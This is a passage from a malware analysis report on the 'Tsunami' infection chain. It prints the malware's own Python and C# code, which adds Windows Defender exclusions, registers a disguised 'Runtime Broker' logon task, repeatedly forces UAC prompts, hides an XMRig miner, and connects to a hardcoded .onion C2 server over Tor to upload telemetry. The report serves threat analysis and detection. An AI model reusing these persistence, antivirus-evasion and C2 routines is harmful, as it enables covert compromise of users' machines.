            # Task is scheduled and the Tsunami Installer is installed, there is nothing to do but exit
            output("[+] Task is scheduled and the Tsunami Installer is installed. Exiting...")
    else:
        # Task is not scheduled
        output("[+] Task is not yet scheduled, attempting to execute the Tsunami Payload")
        # Extract the Tsunami Payload
        extract_payload()
        # Execute the Tsunami Payload
        while True:
            # Sleep for 10 to 30 seconds
            time.sleep(random.uniform(10, 30))
            # Execute the Tsunami Payload
            if execute_payload_with_uac():
                # User gave administrator to the Tsunami Payload
                output("[+] User accepted UAC prompt for administrator. The Tsunami Payload executed successfully")
                # Nothing more to do, exit the execution loop
                break
            else:
                # User rejected administrator for the Tsunami Payload, try again
                output("[-] User rejected UAC prompt for administrator. Retrying shortly...")
```

Figure 107: Script's main routine

The script checks if the *scheduled task Runtime Broker* exists. If it does and the ***TSUNAMI INSTALLER*** is not present, it downloads and installs this malicious executable. Otherwise, if it is present, it exits. Then, If a task for the ***TSUNAMI INSTALLER*** is not scheduled, it attempts to execute the ***TSUNAMI PAYLOAD***, with elevated privileges, to schedule it. Thus, this script repeatedly prompts the *UAC* dialog until the user grants administrative rights. Once the ***TSUNAMI PAYLOAD*** executes successfully, it exits the loop.

While investigating the comments written inside this script, it is possible to find a reference about an extensive explanation of how the decryption URL schema works, hosted on the attacker's *Youtube Channel*. However, this is just a joke since it redirects to the *Never Gonna Give You Up* video (basically *RickRolling* analysts).

```
    # URL Extraction stuff (pastebin is annoying and does not provide the links
    # with a user name to prevent this sort of stuff, this is a work around)

    # Extensive documentation on this process has been included on my YouTube channel: https://www.youtube.com/watch?v=QB7ACr7pUuE
```

Figure 108: Developers *RickRolling* analysts.

In conclusion, the script is a sophisticated piece of malware that aims to compromise a Windows system by *installing malicious payloads*, *achieving persistence*, and *evading security measures*. It uses *multiple layers of obfuscation* and *encryption* to conceal its actions and relies on *social engineering* (prompting *UAC* dialogs) to gain *elevated privileges*. The script's modular structure allows it to perform various malicious activities while making analysis and detection challenging.

4.6 Fifth Stage




Figure 109: Moving from Fourth to Fifth Stage

4.6.1 Code Obfuscation

As discussed in the previous section, the ***TSUNAMI CLIENT*** script is written to disk with the well-known 50-iterations obfuscation schema. On the other hand, ***TSUNAMI INSTALLER*** executable is not a packed executable.

4.6.2 Code Analysis - TSUNAMI PAYLOAD

TSUNAMI PAYLOAD, as mentioned above, is a malicious program designed to establish persistence on a Windows system by creating *scheduled tasks* and modifying

Windows Defender settings to *exclude certain files from scanning*. The script attempts to run with administrative privileges to *modify system settings*, adds specific file paths to the *Windows Defender Exclusion List*, and creates a *scheduled task* that executes a malicious payload named *Runtime Broker.exe* at user logon. This behavior allows the malware to *evade detection* and *maintain persistence across system reboots*.

Starting from the main execution point, the script begins by importing necessary modules that facilitate interaction with the operating system and system-level functions.

These imports enable the script to execute *subprocesses* (such as *PowerShell* commands), interact with *Windows API* functions for privilege escalation checks, and manipulate file paths.

```
RandVar = '3239798'

##### Imports #####

import subprocess
import datetime
import ctypes
import os
```

Figure 110: Script's imports

The script defines global variables that are crucial for its operation. *DEBUG_MODE* flag is set to False, indicating that debug output is suppressed during normal execution. The script retrieves the paths to the roaming and *Local AppData* directories using environment variables. These paths are used to construct locations where the malicious payload and related files will be stored. The script specifies the name and paths for the ***TSUNAMI INSTALLER***, which is actually a disguised malicious executable. As a first analysis it is possible to have a look at this executable name, which is all but random, since it tries to mimic known Windows one *RuntimeBroker.exe*. The latter is indeed a legitimate system process designed to manage permissions for modern *Universal Windows Platform* (*UWP*) applications. Its primary role is to act as a broker between these applications and the operating system, ensuring that apps operate within their defined permission boundaries. For instance, it monitors access to sensitive resources like location, microphone, and file systems, prompting the user when permissions are requested. The legitimate *RuntimeBroker.exe* process is typically spawned by its parent process, *svchost.exe*, which is responsible for hosting various system services and its path is located in the Windows system directory, specifically at *C:\Windows\System32\RuntimeBroker.exe*. This location is a key indicator of authenticity, as any instance of *RuntimeBroker.exe* found outside the *System32* directory is likely malicious or suspicious, just like in this specific case.

```
##### Globals #####

DEBUG_MODE = False

ROAMING_APPDATA_PATH = os.getenv("APPDATA")
LOCAL_APPDATA_PATH = os.getenv("LOCALAPPDATA")

TSUNAMI_INSTALLER_NAME = "Runtime Broker"
TSUNAMI_INSTALLER_FOLDER = rf"{ROAMING_APPDATA_PATH}\Microsoft\Windows\Applications"
TSUNAMI_INSTALLER_PATH = rf"{TSUNAMI_INSTALLER_FOLDER}\Runtime Broker.exe"
```

Figure 111: Global variables declarations

Through continued code analysis, it becomes evident that the ***is_admin()*** function is implemented to verify whether the script is executing with administrative privileges. This is achieved by invoking the ***IsUserAnAdmin()*** function from the *shell32* library. This function provides a straightforward mechanism to determine if the current user context has the necessary elevated permissions to perform privileged operations. If administrative privileges are not present, the script may encounter limitations in executing tasks that require such permissions, potentially resulting in failed operations or the bypassing of restricted functionality. This check ensures that the script can conditionally adapt its behavior based on the level of access available.

The script then defines functions that perform the core malicious activities. The ***add_windows_defender_exception()*** method adds specified file paths to the *Windows Defender Exclusion List*.

```
def is_admin() -> bool:
    try:
        return ctypes.windll.shell32.IsUserAnAdmin()
    except:
        return False

##### Tsunami Payload #####

def add_windows_defender_exception(filepath: str) -> None:
    try:
        subprocess.run(
            ["powershell.exe", f"Add-MpPreference -ExclusionPath '{filepath}'"],
            shell = True,
            creationflags = subprocess.CREATE_NO_WINDOW,
            stdout = subprocess.PIPE,
            stderr = subprocess.PIPE,
            stdin = subprocess.PIPE
        )

        output(f"Added a new file to the Windows Defender exception")
    except Exception as e:
        output(f"[-] Failed to add Windows Defender exception: {e}")
```

Figure 112: Functions designed to check user's permissions and apply *AV* exclusions.

This function constructs a *PowerShell* command that invokes *Add-MpPreference* to exclude the specified *filepath* from *Windows Defender scans*. By doing so, the malware attempts to prevent its executable from being detected or removed by the antivirus software.

Instead, ***create_task()*** function creates a scheduled task that ensures the malicious payload runs at every user logon. In this function, a multi-line *PowerShell* script is constructed to define a new *scheduled task*. The task is configured with the following parameters:

- *Action*: Executes the malicious payload located at *TSUNAMI_INSTALLER_PATH*.
- *Trigger*: Set to trigger at user logon (*-AtLogOn*).
- *Principal*: Runs under the current user's context with interactive logon type and elevated privileges (*RunLevel = 1*).
- *Settings*: Configured to allow the task to start even if the system is on battery power and to not stop the task if the system switches power states.

The task is registered using *Register-ScheduledTask*, ensuring that the malicious payload will persist and execute whenever the user logs in.

```python
def create_task() -> None:
    powershell_script = f"""
        $Action = New-ScheduledTaskAction -Execute "{TSUNAMI_INSTALLER_PATH}"
        $Trigger = New-ScheduledTaskTrigger -AtLogOn
        $Principal = New-ScheduledTaskPrincipal -UserId $env:USERNAME -LogonType Interactive
        $Principal.RunLevel = 1
        $Settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -DontStopOnIdleEnd
        Register-ScheduledTask -Action $Action -Trigger $Trigger -Principal $Principal -Settings $Settings -TaskName "Runtime Broker"
                        """

    try:
        subprocess.run(
            ["powershell.exe","-Command", powershell_script],
            check = True,
            creationflags = subprocess.CREATE_NO_WINDOW
        )

        output("[+] Successfully created the task")
    except Exception as e:
        output(f"[-] Failed to create the task: {e}")
```

Figure 113: Function designed to add ***Runtime Broker.exe*** as a *scheduled task*.

The script first checks for administrative privileges by calling ***is_admin()***. If the script is not running as an administrator, it outputs a warning message (if *DEBUG_MODE* is enabled). However, it proceeds with execution regardless of the privilege level, which may result in certain functions failing silently due to insufficient permissions. These paths include:

- The main malicious payload (***Runtime Broker.exe***) stored in the *AppData Roaming* directory;
- A secondary payload or client component also named ***Runtime Broker.exe*** in the *AppData Local* directory;
- ***msedge.exe*** which should host the *XMRig* cryptocurrency miner.

By adding these paths to the exclusion list, the malware attempts to prevent *Windows Defender* from scanning or quarantining these files, allowing malicious activities to proceed unhindered. The script iterates over the *EXCEPTION_PATHS* and calls ***add_windows_defender_exception()*** for each. After modifying the *Windows Defender* settings, the script proceeds to create the *scheduled task* by calling ***create_task()***. This ensures that the malicious payload is executed at every user logon, establishing persistence on the system. Finally, if *DEBUG_MODE* is enabled, the script waits for user input before exiting, which is useful for testing or analysis purposes.

```python
if __name__ == "__main__":
    # Check if we are an admin

    if not is_admin():
        output("[WARNING] Not running as an administrator")

    # Add the Windows Defender exceptions

    EXCEPTION_PATHS = [
        # Tsunami Installer
        rf"{ROAMING_APPDATA_PATH}\Microsoft\Windows\Applications\Runtime Broker.exe",
        # Tsunami Client
        rf"{LOCAL_APPDATA_PATH}\Microsoft\Windows\Applications\Runtime Broker.exe",
        # XMRig miner
        rf"{LOCAL_APPDATA_PATH}\Microsoft\Windows\Applications\msedge.exe"
    ]

    for filepath in EXCEPTION_PATHS:
        add_windows_defender_exception(filepath)

    # Create the task

    create_task()

    # Keep the window open in debug mode for analysis

    if DEBUG_MODE:
        input()
```

Figure 114: *Main* routine

In conclusion, the script functions as a *persistence mechanism* for a malicious payload on a Windows system. It attempts to *elevate privileges*, modifies *Windows Defender settings* to exclude its files from scanning, and creates a *scheduled task* that executes the payload at user logon. The use of familiar names like ***Runtime Broker.exe*** and placement within system-like directories aims to *disguise the malware* and avoid raising suspicion. The script's ability to run without administrative privileges may limit its effectiveness, as certain operations require elevated permissions. The presence of unused code suggests that the malware may have additional capabilities that are not active in this version or that code has been removed or altered during obfuscation.

4.6.3 Executable Analysis - TSUNAMI INSTALLER

Runtime Broker.exe acts as a central orchestrator of malicious operations. This process engages in a broad spectrum of activities that exploit native system utilities and functions, *establishing a foothold in the system*, *evading detection*, *enabling persistence* and deploying a *C2 TOR channel*.

Static Analysis

This analysis reveals several advanced *anti-analysis* techniques implemented within subjected executable. For instance, there are multiple matches indicating access to the *Process Environment Block* (*PEB*) to detect the presence of a *debugger*, as logged in matches for *PEB* access. This behavior aligns with previously observed *anti-debugging* and *anti-analysis* methods, emphasizing the malware's intent to evade dynamic sandbox environments and indicates reliance on low-level system structures for evasion, likely preceding more overt malicious actions to ensure execution only in non-analytical environments (e.g. exploiting *isDebuggerPresent* function). Also, it is possible to find execution delays trough *Sleep*, *Software Breakpoints* checks, *Debug Break*, *GetTickCount* and *QueryPerformanceCounter* invokes.

```
                         LAB_1400d81ab                                    XREF[1]:     1400d8179(j)
1400d81ab 44 88 6c        MOV        byte ptr [RSP + 0x48],R13B
          24 48
1400d81b0 33 ff           XOR        EDI,EDI
1400d81b2 48 89 7d 90     MOV        qword ptr [RBP + -0x70],RDI
1400d81b6 48 8d 4d 90     LEA        RCX,[RBP + -0x70]
1400d81ba ff 15 00        CALL       qword ptr [->KERNEL32.DLL::QueryPerformanceCounter]
          4f 52 00
1400d81c0 0f b7 1d        MOVZX      EBX,word ptr [DAT_140787e9c]
          d5 fc 6a 00
1400d81c7 66 89 5c        MOV        word ptr [RSP + 0x70],BX
```

Figure 115: *QueryPerfomanceCounter* invoke

```
                         LAB_140063ac4                                    XREF[1]:     140063a8b(j)
140063ac4 e8 a7 02        CALL       FUN_140063d70
          00 00
140063ac9 83 e8 01        SUB        EAX,0x1
140063acc 74 56           JZ         LAB_140063b24
140063ace 83 e8 01        SUB        EAX,0x1
140063ad1 74 3b           JZ         LAB_140063b0e
140063ad3 83 e8 02        SUB        EAX,0x2
140063ad6 74 22           JZ         LAB_140063afa
140063ad8 83 f8 04        CMP        EAX,0x4
140063adb 74 07           JZ         LAB_140063ae4
140063add ff 15 3d        CALL       qword ptr [->KERNEL32.DLL::DebugBreak]
          9b 59 00
140063ae3 cc              INT3
```

Figure 116: *DebugBreak* invoke

Another significant discovery is the use of *API* calls such as *VirtualAlloc* and *VirtualProtect* to allocate and modify memory permissions dynamically. These suggest the malware includes functionality for memory-based payload staging and execution, potentially leveraging reflective injection techniques. This capability allows the malware to inject code into other processes or execute *shellcode* directly from allocated memory, increasing its stealth.

```
14053d930 4c 0f 43        CMOVNC     R8,qword ptr [RBP + 0x80]
          85 80 00
          00 00
14053d938 c7 44 24        MOV        dword ptr [RSP + 0x28],0x1
          28 01 00
          00 00
14053d940 4c 89 7c        MOV        qword ptr [RSP + 0x20],R15
          24 20
14053d945 45 33 c9        XOR        R9D,R9D
14053d948 48 8d 15        LEA        RDX,[u_open_1406db730]
          e1 dd 19 00
14053d94f 33 c9           XOR        ECX,ECX
14053d951 ff 15 61        CALL       qword ptr [->SHELL32.DLL::ShellExecuteW]
          fe 0b 00
14053d957 90              NOP
```

Figure 117: *ShellExecuteW* invoke

The static analysis also identifies logic for delaying execution using *APIs* like *SleepEx*, with the intention of bypassing automated sandboxes or security tools that rely on time-outs to detect malicious behavior. These deliberate delays enable the malware to outlast dynamic analysis environments that may prematurely conclude monitoring, ensuring its functionality is triggered only in live systems.

```
                    LAB_1400b1073                              XREF[1]:     1400b1059(j)
1400b1073 ff c1         INC        ECX
1400b1075 83 f9 14      CMP        ECX,0x14
1400b1078 75 1f         JNZ        LAB_1400b1099
1400b107a 41 ff c6      INC        R14D
1400b107d 41 81 fe      CMP        R14D,0x8000
          00 80 00 00
1400b1084 72 0b         JC         LAB_1400b1091
1400b1086 33 d2         XOR        EDX,EDX
1400b1088 8d 4a 01      LEA        ECX,[RDX + 0x1]
1400b108b ff 15 4f      CALL       qword ptr [->KERNEL32.DLL::SleepEx]
          c1 54 00
```

Figure 118: *SleepEx* invoke

Furthermore, the file exhibits the capability to compress and decompress data using *Zlib* (compress data via *Zlib* inflate or deflate) and encode/encrypt data using *base64* and *xor*. These functionalities strongly correlate with obfuscation techniques observed during behavioral analysis, where repeated file and payload manipulation were recorded. For example, *Zlib* compression is used in the malware's payload delivery mechanism to reduce file size and disguise its contents.

```
basic block @ 0x14000B720 in function 0x14000B6E0
  and:
    characteristic: tight loop @ 0x14000B720
    characteristic: nzxor @ 0x14000B728
    not: = filter for potential false positives
      or:
        or: = unsigned bitwise negation operation (~i)
          number: 0xFFFFFFFF = bitwise negation for unsigned 32 bits
          number: 0xFFFFFFFFFFFFFFFF = bitwise negation for unsigned 64 bits
        or: = signed bitwise negation operation (~i)
          number: 0xFFFFFFF = bitwise negation for signed 32 bits
          number: 0xFFFFFFFFFFFFFFF = bitwise negation for signed 64 bits
        or: = Magic constants used in the implementation of strings functions.
          number: 0x7EFEFEFF = optimized string constant for 32 bits
          number: 0x81010101 = -0x81010101 = 0x7EFEFEFF
          number: 0x81010100 = 0x81010100 = ~0x7EFEFEFF
          number: 0x7EFEFEFEFEFEFEFF = optimized string constant for 64 bits
          number: 0x8101010101010101 = -0x8101010101010101 = 0x7EFEFEFEFEFEFEFF
          number: 0x8101010101010100 = 0x8101010101010100 = ~0x7EFEFEFEFEFEFEFF
```

Figure 119: Set of values possibly associated with *xor* activities.

New insights from the static analysis also highlight capabilities for obtaining *system locale* and *geographical* information, as seen in the following image. This discovery introduces the possibility that the malware is region-specific or dynamically adapts its behavior based on the host's location.

```
                        LAB_1404f463a                                     XREF[1]:     1404f4553(j)
1404f463a 48 8d 8c        LEA        RCX,[RSP + 0x148]
          24 48 01
          00 00
1404f4642 e8 c9 f3        CALL       FUN_1402e3a10
          de ff
1404f4647 41 b9 55        MOV        R9D,0x55
          00 00 00
1404f464d 4c 8b c3        MOV        R8,RBX
1404f4650 41 8d 51 18     LEA        EDX,[R9 + 0x18]
1404f4654 48 8b 8c        MOV        RCX,qword ptr [RSP + 0x158]
          24 58 01
          00 00
1404f465c ff 15 76        CALL       qword ptr [->KERNEL32.DLL::GetLocaleInfoEx]
          8e 10 00
1404f4662 85 c0           TEST       EAX,EAX
1404f4664 75 24           JNZ        LAB_1404f468a
1404f4666 ff 15 9c        CALL       qword ptr [->KERNEL32.DLL::GetLastError]
          8f 10 00
1404f466c 85 c0           TEST       EAX,EAX
1404f466e 75 0a           JNZ        LAB_1404f467a
1404f4670 c7 44 24        MOV        dword ptr [RSP + 0x20],0x80004005
          20 05 40
```

Figure 120: *GetLocaleInfoEx* invoke

Further investigation of the malware's embedded strings has uncovered the presence of debugging information, left behind by the developers. These artifacts provide valuable insights into the attacker's behavior and offer a deeper understanding of the development process behind this malicious tool. By analyzing these remnants, analysts can better fingerprint the attacker's techniques and gain additional intelligence about their testing environments, coding practices, and potential oversights. This evidence underscores the often iterative and sometimes rushed nature of malware development.

stamp	0x65180954 (Sat Sep 30 11:41:08 2023 | UTC)
file-name	D:\a_work\1\s\artifacts\obj\coreclr\windows.x64.Release\Corehost.Static\singlefilehost.pdb
age	1

Figure 121: Debugging strings left behind by malware developers.

Static Analysis - Runtime Broker.dll

The unusually large size of ***RuntimeBroker.exe*** prompted an examination of its raw *hex* code to uncover potential embedded components. This analysis revealed the presence of eighty-seven distinct executables embedded within the binary, including a substantial collection of statically linked known *.NET DLLs*.

Among these embedded files, certain suspicious strings stood out, hinting at the presence of an unusual and potentially malicious *library*. A deeper examination for content related to *Tsunami* indeed revealed a subset of strings associated not only with the malware itself but also with Windows components being exploited to collect additional system information. This discovery underscores the likelihood that the binary conceals malicious payloads or extra functionalities, leveraging its considerable size and complexity to evade detection and analysis. These findings suggest that the identified suspicious*DLL* may serve as a critical component of the malware, facilitating data gathering or other malicious operations. Further investigation into this *library* is imperative to fully understand its purpose and its role within the broader malicious framework.




Figure 122: *Tsunami* strings embedded in ***Runtime Broker.exe.***

By determining the address range associated with the most noteworthy strings and locating the specific executable segment containing this memory region, it became possible to isolate and extract the embedded component for standalone analysis. This meticulous extraction process revealed the core module of ***RuntimeBroker.exe***, identified as ***RuntimeBroker.dll***.

Analyzing ***RuntimeBroker.dll*** independently provided a clearer view of its role within the larger binary. This module appeared to function as the central orchestrator, potentially handling key tasks such as *Command-and-Control* communication, *process injection*, and the *execution of additional embedded payloads*. The identification and extraction of this core component were critical steps in unraveling the underlying structure and functionality of the malware, shedding light on its operational complexity and modular design.

property	value
footprint > sha256	90BC6DB96C7C12823064509D9ED9831A942C296885389F03BF3C1D2527A9FB1B
location	.rsrc:0x02192A90
language	neutral
code-page	Unicode UTF-16, little endian
Comments	Runtime Broker - Windows NT Mode
CompanyName	Microsoft Corp.
FileDescription	Runtime Broker
FileVersion	1.0.0.0
InternalName	Runtime Broker.dll
LegalCopyright	Microsoft
OriginalFilename	**Runtime Broker.dll**
ProductName	Microsoft Windows Operating System
ProductVersion	1.0.0
Assembly Version	1.0.0.0

Figure 123: ***Runtime Broker.dll*** overview

Since the library was written in *.NET*, it was possible to load it into *dnSpy* and examine its source code directly. Remarkably, debug information was still intact, and the code appeared completely unobfuscated, with human-readable functions, variables. This stark contrast highlights an inconsistency in the attacker's efforts to conceal their operations. While the ***error.js*** file, part of the initial stage, was heavily obfuscated, requiring significant effort for static analysis, the library hosting the core functionality of the first malicious executable dropped on the target system lacked any obfuscation or stripping.

This divergence suggests that, although the *Threat Actor* has invested substantial resources in constructing a resilient, distributed, and flexible malicious architecture, their efforts to obscure their operations diminished in later stages of the infection chain. This could indicate either a rushed development cycle or a deliberate decision to prioritize obfuscation in earlier stages, leaving subsequent stages exposed. Unfortunately, these clues alone are insufficient to definitively determine whether this lapse was due to oversight or a calculated choice. Nonetheless, it underscores a critical aspect of the operation, revealing potential weaknesses in their approach to maintaining stealth and obfuscation consistency throughout the chain.




Figure 124: ***Runtime Broker.dll*** reversed content

The *Main* method initializes the program by invoking *Meta.Init*, setting its usage type to *TsunamiInstaller* with a specified version, i.e. *1.0.0*, before invoking the ***Start()*** method. The inclusion of an infinite loop at the end ensures that the program remains active, executing indefinitely and ready to retry failed operations as needed.

The workflow begins with the ***Start()*** method, which initiates its operations by *disabling key Windows security features* through a call to ***Program.DisableWindowsSecurity()***. This step is likely aimed at neutralizing *Windows Defender* and *Firewall protections*, creating an environment where the malware can operate without interference from built-in security mechanisms. Following this, the program installs and starts the *Tor proxy* using ***TorProxy.Install()*** and ***TorProxy.Start()***, setting up an anonymized communication channel that obfuscates its connections to the *Command-and-Control* server.

The program places a high priority on ensuring that its malicious payload is current and operational. It accomplishes this by repeatedly checking for updates with ***Program.CheckForUpdates()***. If updates are not available or the check fails, the program attempts to execute the ***TSUNAMI CLIENT*** using ***Program.ExecuteTsunamiClient()***. This mechanism ensures that the payload remains functional and capable of adapting to the latest malicious features or patches. In the event that the client is not already running, the program logs its attempts to execute it.

Establishing a connection with the *Command-and-Control* server is another critical aspect of the workflow. The program uses the *Tor proxy* for this purpose, retrying every ten minutes if initial attempts fail. This persistence underscores the malware's resilience in maintaining communication with its operators. Once connected, it attempts to transmit telemetry data using ***TelemetryUploader.SendApplicationLogs()***, which likely includes *runtime logs* and *system information*. This data is valuable for profiling the compromised environment, assessing the malware's deployment, or monitoring its operational state.

The program also incorporates a *controlled shutdown mechanism*. After completing its tasks, such as verifying updates and transmitting telemetry, it logs a message indicating readiness to terminate and exits using ***Environment.Exit(0)***. This behavior suggests a level of sophistication in managing its lifecycle, ensuring it avoids unnecessary detection or conflicts with subsequent stages of its operation. The structured flow of actions, from disabling security to transmitting telemetry, demonstrates a calculated approach designed to maximize the malware's impact while maintaining stealth.

```
private static void Start()
{
    Program.DisableWindowsSecurity();
    TorProxy.Install();
    TorProxy.Start();
    while (!Program.CheckForUpdates())
    {
        if (!Program.ClientRunning)
        {
            Logger.LogInfo("Program.Start", "Failed to check for updates, attempting to start the Tsunami Client");
            Program.ExecuteTsunamiClient(false);
        }
        Thread.Sleep(300000);
    }
    if (!Program.ClientRunning)
    {
        Logger.LogInfo("Program.Start", "Checked for updates, attempting to start the Tsunami Client");
        Program.ExecuteTsunamiClient(true);
    }
    Program.CheckedForUpdates = true;
    TorProxy.Start();
    while (!TorServer.Connect())
    {
        Logger.LogWarning("Program.Start", "Connection attempt to the server failed, trying again in 10 minutes");
        Thread.Sleep(600000);
    }
    Logger.LogInfo("Program.Start", "Established connection to the Tor server");
    if (TelemetryUploader.SendApplicationLogs())
    {
        Logger.LogInfo("Program.Start", "Sent the Telemetry application logs to the server");
    }
    else
    {
        Logger.LogWarning("Program.Start", "Failed to send the Telemetry application logs to the server");
```

Figure 125: ***Runtime Broker.dll*** *Main* method.

At this point, each implemented class and its respective functionalities will be thoroughly examined, following a cascading order from the first to the last as they appear in the execution flow of the *Main* method. This approach ensures a structured analysis, beginning with the foundational initialization and setup processes, and progressing through the subsequent operations, dependencies, and interactions. By dissecting the classes in the order they are invoked, it becomes possible to trace the logic, dependencies, and intent of the program, providing a comprehensive understanding of its architecture and behavior.

The *Meta* class is a static utility designed to manage metadata for the application, providing essential details such as the application's *usage type*, *version*, *session ID*, and *server URL*. The ***Init()*** method initializes these values, setting up the necessary environment for the application to operate. It assigns the *UsageType* and *AppVersion* based on the parameters passed during initialization. The *AppSessionID* is dynamically generated as a unique identifier for each session using the ***Guid.NewGuid()*** method, ensuring distinct identification for every instance. Additionally, the server URL is hardcoded to point to a *.onion* address, which indicates the use of the *Tor network* for communication, reinforcing the application's emphasis on anonymized operations (*hxxp[:]//n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd[.]onion*).

Accessors such as ***GetUsageType()***, ***GetAppVersion()***, ***GetAppSessionID()***, and ***GetServerURL()*** provide controlled retrieval of these initialized values. These methods enable other components of the application to query the metadata without directly modifying it, ensuring data consistency and encapsulation. The class uses *private static fields* to store these values, maintaining a centralized configuration structure that supports the application's runtime needs.

The design of the *Meta* class reflects its critical role in orchestrating the application's configuration. By combining dynamic elements like the *session ID* with predefined settings such as the *server URL*, the class facilitates flexible yet consistent behavior across different stages of the application. The inclusion of a *.onion URL* further aligns the class with the application's broader strategy of leveraging Tor for secure and anonymized communication.

```csharp
using System;
using System.Runtime.CompilerServices;

namespace Tsunami.Core.App
{
    // Token: 0x0200001D RID: 29
    [NullableContext(1)]
    [Nullable(0)]
    public static class Meta
    {
        // Token: 0x0600005F RID: 95 RVA: 0x00004480 File Offset: 0x00002680
        public static void Init(UsageType type, string appVersion)
        {
            Meta._UsageType = type;
            Meta._AppVersion = appVersion;
            Meta._AppSessionID = Guid.NewGuid().ToString();
            Meta._ServerURL = "http://n34kr3z26f3jzp4ckmwuv5ipqyatumdxhgjgsmucc65jac56khdy5zqd.onion";
        }

        // Token: 0x06000060 RID: 96 RVA: 0x000044BB File Offset: 0x000026BB
        public static UsageType GetUsageType()
        {
            return Meta._UsageType;
        }

        // Token: 0x06000061 RID: 97 RVA: 0x000044C2 File Offset: 0x000026C2
        public static string GetAppVersion()
        {
            return Meta._AppVersion;
        }

        // Token: 0x06000062 RID: 98 RVA: 0x000044C9 File Offset: 0x000026C9
        public static string GetAppSessionID()
        {
            return Meta._AppSessionID;
        }

        // Token: 0x06000063 RID: 99 RVA: 0x000044D0 File Offset: 0x000026D0
        public static string GetServerURL()
        {
            return Meta._ServerURL;
        }

        // Token: 0x04000032 RID: 50
        private static UsageType _UsageType = UsageType.None;

        // Token: 0x04000033 RID: 51
        private static string _AppVersion = "";

        // Token: 0x04000034 RID: 52
        private static string _AppSessionID = "";

        // Token: 0x04000035 RID: 53
        private static string _ServerURL = "";
    }
```

Figure 126: Overview of *Meta* class

The ***DisableWindowsSecurity()*** method is designed to *neutralize Windows security features* by *disabling both Windows Defender and Windows Firewall* through calls to the *AntiDefender* class. The method begins by checking for the existence of an *Anti Malware flag* using the ***AntiDefender.FlagExists()*** method. This *flag* acts as an indicator that the disabling operations have already been executed in a previous instance, allowing the program to adjust its behavior accordingly.

If the *flag* exists, the program logs the detection and pauses execution for one minute, indicating a shorter delay when security features are presumed to have already been addressed. If the *flag* does not exist, the program proceeds to *disable Windows Defender* and *Windows Firewall*, as implemented in the respective methods of the *AntiDefender* class. Following this, it logs the absence of the *flag* and introduces a longer delay of five minutes before continuing execution.

